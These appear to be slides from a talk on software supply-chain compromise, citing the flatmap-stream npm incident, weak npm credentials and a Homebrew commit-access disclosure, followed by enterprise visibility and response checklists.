warning is logged.



NewEraCracker commented 14 days ago

I'm using version 3.3.6 of this module. flatmap-stream was added by this commit: [e316336](#)

The new updates to the package on npm are very suspicious.

0.1.0: <https://registry.npmjs.org/flatmap-stream/-/flatmap-stream-0.1.0.tgz>

0.1.1: <https://registry.npmjs.org/flatmap-stream/-/flatmap-stream-0.1.1.tgz>

0.1.2: <https://registry.npmjs.org/flatmap-stream/-/flatmap-stream-0.1.2.tgz>

Dodging Bullets

Gathering weak npm credentials

*Or how I obtained direct publish access to 14% of npm packages (including popular ones).
The estimated number of packages potentially reachable through dependency chains is 54%.*

<https://github.com/ChALkeR/notes/blob/master/Gathering-weak-npm-credentials.md>

15,495 accounts
(July 2017)



Eric Holmes

Follow

Operations Engineer at Remind

Aug 7 · 4 min read

How I gained commit access to Homebrew in 30 minutes


This issue was publicly disclosed on the Homebrew blog at <https://brew.sh/2018/08/05/security-incident-disclosure/>

I had direct commit access to the Homebrew/homebrew-core repo. At the time, this repo did not have a protected `master` branch, meaning I would have been able to make a fast-forward change to `refs/heads/master`. Anyone that freshly installed Homebrew, or ran `brew update` would have my malicious formulae.

If I can gain access to commit in 30 minutes, what could a nation state with dedicated resources achieve against a team of 17 volunteers? How many private company networks could be accessed? How many of these could be

How to respond


practical mitigations for enterprises



Enterprise
Software




End-user
Software




Development
Toolchain



SaaS and
Service



Hardware and
Firmware



Data
Providers

Assessing your visibility

What

- EDR telemetry
- On-disk program files & dependencies
- Normalized application inventory



What

- EDR telemetry
- On-disk program files & dependencies
- Normalized application inventory

Where

- Endpoint coverage (device types, operating systems, organizational units)
- Which teams have access to which data?



What

- EDR telemetry
- On-disk program files & dependencies
- Normalized application inventory

Where

- Endpoint coverage (device types, operating systems, organizational units)
- Which teams have access to which data?


When

- How current is the data?
- How far back does the data go?
- How quickly can you search it?




Managing endpoint software

